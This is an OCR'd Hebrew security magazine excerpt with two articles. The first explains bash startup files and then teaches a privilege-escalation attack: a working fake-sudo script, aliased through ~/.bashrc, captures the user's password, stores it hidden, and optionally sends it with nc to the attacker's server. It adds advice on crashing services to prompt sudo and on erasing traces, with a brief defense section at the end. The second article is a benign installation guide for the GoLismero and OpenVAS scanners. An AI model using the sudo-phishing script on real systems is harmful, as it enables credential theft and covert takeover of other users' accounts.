
~/.bashrc הוא מקום נהדר לכתוב בו כינויים לפקודות. למעשה, לחלק מהמשתמשים בלינוקס יש כל כך הרבה כינויים לפקודות שהם מעדיפים לשים אותם בקובץ נפרד. כברירת מחדל ב-Ubuntu הקובץ bashrc. מחפש את הקובץ ~/.bash_aliases ומריץ אותו אם הוא קיים. זה המקום הנוח ביותר לשים בו את הקיצורים שלכם. ~/.bashrc הוא גם המקום הטוב ביותר עבור המשתמש לדרוס בו משתני מערכת כמו $PS1 או $HISTSIZE (כמות שורות הפקודה שישמרו בהיסטוריה). אורכו של bashrc. עולה על 100 שורות ולכן לא אצרף אותו. הוא ברור למדי ומתועד היטב.

סיכום חלק א'

אחרי כל הבלאגן שעשיתי, יצרתי עבורכם טבלה שתסכם את מה שלמדנו עד עכשיו:

מעטפת Bash	אינטראקטיבית	לא אינטראקטיבית
התחברות	מתי תופעל? לאחר התחברות מוצלחת (כולל דרך SSH). סדר קריאה: • /etc/profile • [~/.bash_profile | ~/.bash_login | ~/.profile]	מתי תופעל? בזמן ריצת סקריפט. סדר קריאה: • [~/.bash_profile | ~/.bash_login | ~/.profile]
ללא התחברות	מתי תופעל? • לאחר קריאה למעטפת בת. • לאחר החלפת משתמש ללא login--. • הרצת פקודה על גבי SSH. סדר קריאה: • /etc/profile • [~/.bash_profile | ~/.bash_login | ~/.profile]	מתי תופעל? בזמן ריצת סקריפט. סדר קריאה: • /etc/bash.bashrc. • ~/.bashrc

ולמי מכם שמעדיף תרשימי זרימה:



[מקור: http://www.solipsys.co.uk]

חלק ב': בדרך ל-root עוצרים ב-bashrc.

לאחר שהכרנו את הקבצים השונים, תפקידם ואופן פעולתם, נעבור כעת לשלב בו אנחנו מנצלים את הידע הזה בתור תוקפים. לשם כך נצטרך שלושה דברים עיקריים:

1. כובע שחור
2. גישה למערכת עם הרשאות sudoer
3. קובץ bashrc.

לפעמים נדמה שכל הפירצות הסקסיות שנתגלו לאחרונה, אלו עם השמות המפוצצים, דחקו לפינה את החברים הטובים והישנים שלנו, ואולי (רק אולי) הקלות בה אנחנו מריצות היום אקספלויטים של הסלמת הרשאות פגעה לנו קצת ביצירתיות. בחלק זה נלמד את אחת מהשיטות הוותיקות והבסיסיות להסלמת הרשאות בלינוקס, שיטה שפתאום תראה כל כך מובנת מאליה ברגע שנלמד אותה.

למה?

אם יש לי אקספלויטים פשוטים להסלמת הרשאות שאני יכול להוריד ולהריץ בקלות, למה לי ללמוד שיטה ישנה ודי בסיסית? ובכן, זו תכנית גיבוי טובה למקרה בו אין ברירה אחרת. לעיתים נשיג אחיזה במערכת ונגלה כי מותקנים בה טלאי האבטחה העדכניים ביותר עבור מערכת ההפעלה והתוכניות, כך שלא יהיו לנו מספיק הרשאות וייראה כאילו כל השיטות המתוחכמות האלו שאנחנו מכירים פשוט לא עובדות. זה בדיוק הזמן להיזכר בטכניקות הפשוטות שתמיד עובדות.

מתי?

כשנגיע למערכת אנחנו לרוב נרצה הרשאות גבוהות יותר, במטרה לקבל שליטה טובה יותר בה ולשמור על אחיזתנו בה. במקרה שלנו אנחנו מניחים שיש לנו גישה למעטפת של משתמש ללא הרשאות גבוהות אך עם היכולת לבצע sudo ל-root.

איך?

נגדיר Alias בקובץ bashrc./~ שיגרום ל-"sudo" להצביע על סקריפט שאנחנו כתבנו, שיישמש לגניבת הסיסמה של המשתמש. כאשר המשתמש יריץ פקודה בעזרת sudo הוא בעצם יריץ את הסקריפט שלנו. לצורך הדוגמה כתבתי סקריפט פשוט.

אציג אותו ולאחר מכן נעבור להסברים.

```
#!/bin/bash
if [ ! -f /path/to/.secret_password_file ]; then
      echo -n "[sudo] password for `whoami`: ";
      stty -echo;
      read password;
      stty echo;

      # Save the password locally
      echo -e $password > /path/to/.secret_password_file;

      # Uncomment if you want to encrypt and send the password to your server
      # echo $password | openssl enc -aes-256-cbc -e -k some_key | nc yourserver 1234;

      echo ""
      sleep 2
      echo "Sorry, try again";
fi

# 'sudo' can be found in different locations in different computers
string=`which sudo`;
while test $# -gt 0; do
      string+=" $1";
      shift;
done
$string
```

תחילה, הסקריפט בודק האם הקובץ בו עתידה להישמר הסיסמה כבר קיים. לצורך אחסון הסיסמה נשתמש בקובץ פשוט, שימו לב להחביא אותו במקום טוב ולא בתיקיית הבית של המשתמש או משהו דומה. בשלב הבא, הקוד שלנו למעשה מחקה את האינטראקציה הנורמלית של המשתמש עם sudo. את הסיסמה שקיבלנו נשמור בקובץ[1]. לבסוף, נצרף את כל הפרמטרים למחרוזת ונריץ את sudo המקורי. בפעם הבאה שהמשתמשת תריץ sudo אנחנו נדלג על החלק הזדוני ונעבור ישר ל-sudo האמיתי. זהו בעצם מעקף למנגנון ה-Time Ticket של לינוקס. המנגנון מאפשר למשתמשת, לאחר שהזדהתה כבר באמצעות sudo, להריץ פקודות sudo לזמן מוגדר (לרוב 5, 10 או 15 דקות) מבלי להזדהות שוב.

עכשיו כל שנותר לעשות הוא לכתוב כינוי בקובץ ~/.bashrc, כמו:

"alias sudo='/location/to/.malicious_file”

ולחכות שהמשתמש יריץ sudo. אם אתם לא רוצים לחכות הרבה אתם יכולים להקריס שירות חיוני בעמדה ובכך לגרום למשתמש להריץ sudo.

[1] בקוד הצגתי לכם שתי אפשרויות: לשמור את הסיסמה בקובץ או לשלוח אותה לשרת שלכם. החיסרון של האפשרות הראשונה הוא שאתם שומרים עוד קובץ על העמדה מה שיביא להגדלת טביעת הרגל על העמדה, והחיסרון של האפשרות השנייה הוא שאתם חושפים את כתובת השרת שלכם. יש המון אפשרויות נוספות כמו לפרסם בחשבון טוויטר אישי או לשלוח בפקס הביתה. תעשו את השיקולים שלכם ותהיו יצירתיים.

טיפים ודגשים

כשהמשתמש יריץ את הסקריפט שלנו הוא יוכל לטעות בסיסמה 4 פעמים בעוד sudo המקורי מאפשר כברירת-מחדל לטעות 3 פעמים בלבד. כדי להתמודד עם זה תצטרכו לפתח סקריפט מורכב יותר שיאפשר רק 3 טעויות או לערוך את קובץ ה-sudoers ולהגדיר את passwd_tries להיות 2.

בעיה נוספת עלולה להגרם כאשר המשתמשת מזינה פרמטרים חריגים ל-sudo כמו למשל הדגל A- שמשמש להרצת תוכנה חיצונית כדי לטפל בהזנת הסיסמה. במקרה זה, כמו גם בכל תקיפה, כדאי שתכירו את ההתנהגות וההרגלים של המשתמש המותקף עוד בטרם כתיבת הסקריפט.

חשוב לזכור שהמשתמשת עשויה להשתמש ב-su (או gksudo ודומיו במערכת הפעלה גראפית). במקרה כזה פשוט נחזור על התהליך שעשינו עם sudo כדי לחקות גם את ההתנהגות של su.

כמו בכל תקיפה, כדאי שתקפידו על ניקוי העקבות. ברגע שקיבלתם אליכם את הסיסמה מחקו את הכינוי מ-bashrc/~, כמו גם את הקבצים שהשארתם על העמדה כמו הסקריפט שכתבתם וקובץ הסיסמה. אם שיניתם קובץ הגדרות כלשהו, למשל sudoers, אל תשכחו להחזיר את המצב לקדמותו. שמירה על חשאיות היא אחת המטרות הקריטיות בכל תקיפה.

התגוננות

כמו שכבר הבנו במאמר, קבצי rc להגדרת סביבת המעטפת, ביניהם bashrc. שלנו, הם לא באג, אלא פיצ'ר. כל עוד לא תסירו לחלוטין את האפשרות להשתמש בקבצי rc במערכת שלכם לא תוכלו "לתקן את הבעיה". כלומר, אם תגדירו את bashrc/~ לקריאה-בלבד, על התוקף יהיה למחוק את הקובץ הקיים ולהחליפו בחדש. כמו כן, ודאי לא תרצו לאכזב את שאר המשתמשים במערכת שלא יוכלו להנות מהגמישות שמאפשרים קבצי ההגדות.

הפתרון הטוב ביותר כדי להתגונן מפני התקיפה הוא להשתמש תמיד בנתיבים מלאים, למשל /usr/bin/sudo, כדי לבצע sudo או כל פקודה שרצה בהרשאות גבוהות. כינויים לא יכולים לעקוף נתיב מלא ואם המשתמש ינסה, לדוגמה, להגדיר כינוי שיראה כך: "alias /usr/bin/sudo=echo itay", הוא יתקל בשגיאה "-bash: alias: `/usr/bin/sudo': invalid alias name". בנוסף לכך, תוכלו לבדוק את שלמות קבצי ההגדרות שלכם בכל זמן מה כדי לוודא שדבר לא השתנה בהם.

סיכום

במאמר ניסיתי לעשות לכם קצת סדר בבלאגן שנקרא קבצי האתחול של המעטפת. אחד הדברים החשובים שאני רוצה שתקחו מפה הוא גם אחד הדברים המרכזיים בכל מה שנוגע באבטחת מידע - מודעות. כדי להיות מוגנים עליכם להיות מודעים לסביבה שלכם, ולסכנות בה. תכירו את מערכת ההפעלה בה אתם עובדים ותדעו כיצד היא מתנהגת. תדעו לזהות את החריג בתוך השגרה, בין אם באמצעות תשומת לב או באמצעות כלים שתכתבו.

אם יש לכם שאלות, הצעות או סתם נושאים לשיחה, תוכלו ליצור איתי קשר בכתובת:

Itaycohen23@gmail.com

אבולוציה של רף אבטחה

מאת ליאור ברש

TL;DR

אוטומציה לסריקות אבטחה והפקת דוחות זמינה ובמסלול האצה לכיוון אוטונומיה מוחלטת של מחקר, מימוש ומניעת התקפה. ואז מתקינים golismerO עם חברים.

בין אבולוציה ואוטונומיה

אחד הגורמים המשפיעים ביותר על הרף התחתון של מידת האבטחה בסייבר-ספייס הוא מידת או רמת ההבנה והיכולת של אנשי המקצוע. כאשר השוק מספק מערכות בעלות רמת אבטחה נמוכה או כאשר אנשי אבטחה מספקים מערכות או ניתוחי מערכת שטחיים ומורכבים להבנה ע"י הלקוחות, לצרכני השרות לא נותר אלא להמצא מבלי שרצו בכך, בסיכון גבוהה מאשר הם מאמינים שהם חשופים לו. כחלק ממענה לבעיה הזו, השוק אימץ מודל שרות של מבדקי חדירות וסריקות אבטחה כדי לקבל תמונה יחסית מייצגת למידת הסיכון אליה חשופות תשתיות הארגון ומערכות המידע.

על אף שהמודל מצטייר מבטיח, בשל העלויות הגבוהות הכרוכות בביצוע מבדקים מקיפים, נוצרה מגמה שמטרתה להפוך את מרבית העבודה הרפיטטיבית שאינה דורשת ניתוחים מתקדמים והתערבות משמעותית, לאוטומטית. כך בעצם אפשר בשעות ספורות לסיים עבודה שבעבר לקחה ימים ושבועות ולהשאיר את התקציבים הפנויים לבחינת פוטנציאלים משמעותיים וביצוע בדיקות מתקדמות שנכון להיום לא ממוכנות ולא מאפשרות אוטומציה מלאה.

כחלק מהמגמה הזו, לפני מספר שנים בדדות הוקם פרויקט קוד פתוח בשם golismerO, הפרויקט מפותח ע"י שלושה תורמים עקריים שגם הקימו אותו ומטרתו בעצם להוות פלטפורמת אינטגרציה ואוטומציה למערך רחב של כלים המאפשרים אוטומציה מלאה למרבית או לכלל יכולות הסריקה והניתוח שלהם. הפלטפורמה כולה בנויה פיתון ומתוקף כך היא נתמכת על כל מערכות ההפעלה העיקריות, בנוסף המערכת מאפשרת שילוב כלים נוספים או חדשים לתהליך העבודה שלה כך שבהחלט אפשר להתאים את הפלטפורמה לצורכי המשתמש.

לפני שנראה כיצד מקימים מערכת כזו וכיצד מרחיבים את יכולותיה עם כלים נוספים בהם היא יכולה להשתמש לצורך ניתוח מרחב האיומים של הסביבה אותה היא בוחנת, נבחן את הסטאטוס שלנו אל מול היעד - מערכות מחקר, תקיפה והגנה אוטונמיות לחלוטין.

אגב, golismerO לא מממשת מחקר, מניעה או מימוש התקפה כלל, מדובר על מערכת מסגרת (framework) שמאפשרת אינטגרציה ואוטומציה של סריקות אבטחה.


אמצע אוגוסט 2016, ממש מעט אחרי הסבב השני של תחרות ה-CGC ב-DEFCON אותה הניעה ומימנה DARPA, הרבה מאוד מהערפל סביב היכולת לקיים מערכת אוטונומית לחלוטין שתבצע מחקר חולשות, בחינת יתכנות מימוש החולשות ויצירת טלאי מיידי למניעת החולשה התפוגג, ה"עתיד" ממש כאן, אפשרי, מרגש ומאיים. המצב היום בשוק מאפשר מידה רבה של אוטומציה לתהליכים רבים, אולם אחת המגבלות המשמעותיות לאוטומציה מלאה, היא היכולת למדל תהליכי התנהגות אנושית לשפה שתוכל לשמש מערכת ממוחשבת ולהביא, אפילו רק למידה קרובה של אפקטיביות המאפיינת תהליך עבודה אנושי. כל זה עוד לפני שבכלל בחנו את האפשרות והממשות של הוספת ממדי בינה מלאכותית לתהליכים אוטומטיים והפיכה שלהם לתהליכים אוטונומיים.

אם כך המצב, אז האתגר מורכב לא רק מהיכולת הטכנולוגית אלא גם מהיכולת למדל את תהליכי ההתנהגות ובפרט מנגנוני שיקול הדעת האנושית לתבנית מורכבת יותר מאשר מערך החלטות בינארי, בין אם מדובר במערכי חוקים לינארים או בתהליכי ניתוח מושכל מבוסס מכונה דוגמאת מרבית מודלי הבינה המלאכותית כיום או אם מדובר בתהליכי למידה מבוססים רשתות נוירוניות או מודלים קוגנטיבים, ישנו לפחות ברמת הביצוע כיום פער משמעותי בין הניתן לקיים.


על אף הפער בין הניתן לקיים ישנו פער קטן יותר וקל יותר לגישור, פער הידע כהכרות עם קיומן של אפשרויות. לטובת גישור הפער הזה, נכתבות שורות אלו, כדי שיכל כל מי שרוצה, להקים לעצמו מערכת אוטומטית למימוש סריקות אבטחה והפקת דוחות סיכון.

איך זה עובד?


מרכז הפעילות של המערכת הוא ה-orchestrator שממנו הכל מתחיל ובו הכל מסתיים.



הוא עצמו אחראי ישירות על ארבעה מנהלי דומיינים שונים.




כל קלט במערכת מגיע לתור-קלט ב-orchestrator והוא זה מייצר את כל מנהלי הדומיינים והאובייקטים תחתיו. קלט שרלוונטי לניהול תהליכי ה-audit מופנה בהתאמה למנהל הדומיין כדי להתחיל או להפסיק סריקה מול ערוץ יעודי שאחראי מאותו הרגע לעקוב ולנהל את כל האובייקטים שלו עצמו, בין אם מדובר על כתיבה למסד נתונים או מעקב סטאטוס אחר תנועת האובייקטים מול הפלאגינים השונים, את המידע הזה מעבירים ל-למהל דומיין חדש, מנהל התהליכים.




מנהל התהליכים, מנהל, כצפוי, תת-תהליכים. אותו מנהל תהליכים מחזיק שני תורים, אחד למידע שמגיע מאוביקטיי ה-audit והשני למידע שמועבר ממנו לתוספים (plugins) אותם הוא מנהל. המידע שמגיע מאובייקטי ה-audit מגדיר איזה מידע הולך לאיזה תוסף ותפקידו של מנהל התהליכם לקבוע איזה תת

תהליך ינהל את התוסף הרלוונטי ויקים עבורו את סביבת הביצוע שלו. כאשר סיים תוסף את הפעילות שלו או לחילופין כאשר תוסף רוצה להעביר מידע לרכיב אחר במערכת הוא פונה ישירות ל-orchestrator.



תפקידם של שלושת מנהלי הדומיינים הנותרים דיי תואם את שמם: מנהל ממשק התקשורת אחראי על ניהול כלל הקישוריות לרשת. מנהל ה-RPC אחראי על מסירת ההודעות במרחב ה-API. ומנהל ממשק המשתמש מקבל עותק של כל ארוע במערכת אותו הוא מזרים דרך תוסף יעודי לו לממשק המשתמש.



ישנם עוד שלושה מנהלי דומיינים שלא הוזכרו עד כה והם לא חלק מהלופ. מנהל תוספים שתפקידו לנהל את טעינת התוספים ולקרא מקבצי המערכת (golismero.). מנהל ייבואים שנטען עם הדגל import-- בתחילת סריקה ותפקידו לייבא מידע מוקדם במידה וישנו. מנהל הדוחות שנטען עם הדגל report-- ותפקידו לכתוב את תוצאות הסריקה לקובץ שהוגדר בפורמט שהוגדר.

בונים לגו כלים

כאמור golismerO היא מערכת מסגרת שממממשת כלים קיימים, ומאגדת את המידע המצטבר מכלל הכלים לכדי מאגר מידע אחוד, אפשר לייבא למערכת תוצאות קיימות ואפשר לבצע בעזרתה סריקות שונות שיניבו תוצאות שונות, כך או כך, תהליך הקמת המערכת והשימוש בה פשוט מאוד.

המערכת כאמור רצה על כל סביבה שמאפשרת הרצה של פיתון, אנחנו נראה איך מריצים אותה על סביבה מבוססת ubuntu 14.04. תחילה נתקין את כל הדרישות להרצת הסביבה ועוד כמה דרישות להרצת כלים שנוסיף בהמשך.

שלב ראשון:

```
sudo apt-get install python2.7 python2.7-dev python-pip python-docutils git perl nmap sslscan
```

נתקין את תשתית הפיתון הנדרשת, את git שאיתו נמשוך את קובצי המקור של המערכת, את perl שתדרש בהמשך ועוד שני כלים נוספים שאיתם נבצע סריקה בסיסית, nmap ו-sslscan.

שלב שני:

```
sudo git clone https://github.com/golismero/golismero.git
```

נמשוך בעזרת git את קוד המקור של המערכת, מומלץ להוריד אותו לתוך תקיה יעודית רק כדי לשמור על הסדר, אבל לא חובה. לאחר שסיימנו את השכפול נריץ את התקנת דרישות המערכת.

```
sudo pip install -r requirements.txt
```

במקרה שלנו כאשר מערכת ההפעלה מבוססת לינוקס נריץ גם את דרישות המערכת לסביבות לינוקס.

```
sudo pip install -r requirements_unix.txt
```

שלב שלישי:

```
sudo ln -s /opt/golismero/golismero.py /usr/bin/golismero
```

ניצור קישור לקובץ ההפעלה של המערכת.

זהו, המערכת מוכנה לעבודה ואפשר להתחיל לסרוק, רק בעיה אחת, זה היה פשוט מדי!

אז למי שרוצה כבר לראות איך הסריקה הבסיסית נראית כל מה שצריך לעשות זה להריץ את הפקודה:

```
golismero TARGET
```

הסריקה הבסיסית יכולה להיות מופעל גם ע"י הוספת הדגל --scan אבל זה לא חובה. ואפשר לראות את כל מגוון האפשרויות עם הוספת הדגל h-.

כיוון שלא הוגדר למערכת מה לעשות עם תוצאות הסריקה, ברירת המחדל שלה תהיה להדפיס את התקדמות הסריקה ואת התוצאות ישירות למסך.

בונים לגו גיבורים

עכשיו כשיש לנו מערכת עובדת, אפשר להרחיב אותה ע"י הוספת יכולות אינטגרציה מול מכלים נוספים. אחד הכלים המעניינים שהמערכת תומכת בהם הוא openVAS. בכמה מילים, openVAS הוא פיצול (fork) של nesus שמהווה היום את האלטרנטיבה המקיפה ביותר למערכת סריקת חולשות מבוססת קוד פתוח, מנעד היכולות שלו נע מסריקות תשתית לסריקות אפליקטיביות והוא מקבל עדכונים על בסיס שוטף. openVAS לעומת golismerO, פחות טריוויאלי להקמה. אז קדימה.

גם במקרה הזה אנחנו נשענים על מערכת ההפעלה ubuntu בגרסא 14.04.

שלב ראשון:

```
sudo apt-get install -y build-essential devscripts dpatch libassuan-dev \ libglib2.0-dev libgpgme11-dev
libpcre3-dev libpth-dev libwrap0-dev libgmp-dev libgmp3-dev \ libgpgme11-dev libopenvas2 libpcre3-dev
libpth-dev quilt cmake pkg-config \ libssh-dev libglib2.0-dev libpcap-dev libgpgme11-dev uuid-dev bison
libksba-dev \ doxygen sqlfairy xmltoman sqlite3 libsqlite3-dev wamerican redis-server libhiredis-dev
libsnmp-dev \ libmicrohttpd-dev libxml2-dev libxslt1-dev xsltproc libssh2-1-dev libldap2-dev autoconf
nmap libgnutls-dev \ libpopt-dev heimdal-dev heimdal-multidev libpopt-dev mingw32 \ make git screen
rsync sudo software-properties-common alien nsis rpm \ libcurl4-gnutls-dev w3af-console python-
setuptools pnscan netdiag slapd ldap-utils snmp \ ike-scan zip texlive-latex-base texlive-latex-extra texlive-
latex-recommended htmldoc
```

מייד אפשר לראות את הפער בין שתי המערכות רק מכמות דרישות המערכת וכיוון שמדובר בכמות גדולה! של דרישות הפעם לא נמנה את כולן.

שלב שני:

```
git clone git://github.com/sstephenson/rbenv.git .rbenv
echo 'export PATH="$HOME/.rbenv/bin:$PATH"' >> ~/.bashrc
echo 'eval "$(rbenv init -)"' >> ~/.bashrc
sudo apt-get install rbenv
exec $SHELL

git clone git://github.com/sstephenson/ruby-build.git ~/.rbenv/plugins/ruby-build
echo 'export PATH="$HOME/.rbenv/plugins/ruby-build/bin:$PATH"' >> ~/.bashrc
exec $SHELL
```

```
git clone https://github.com/sstephenson/rbenv-gem-rehash.git ~/.rbenv/plugins/rbenv-gem-rehash
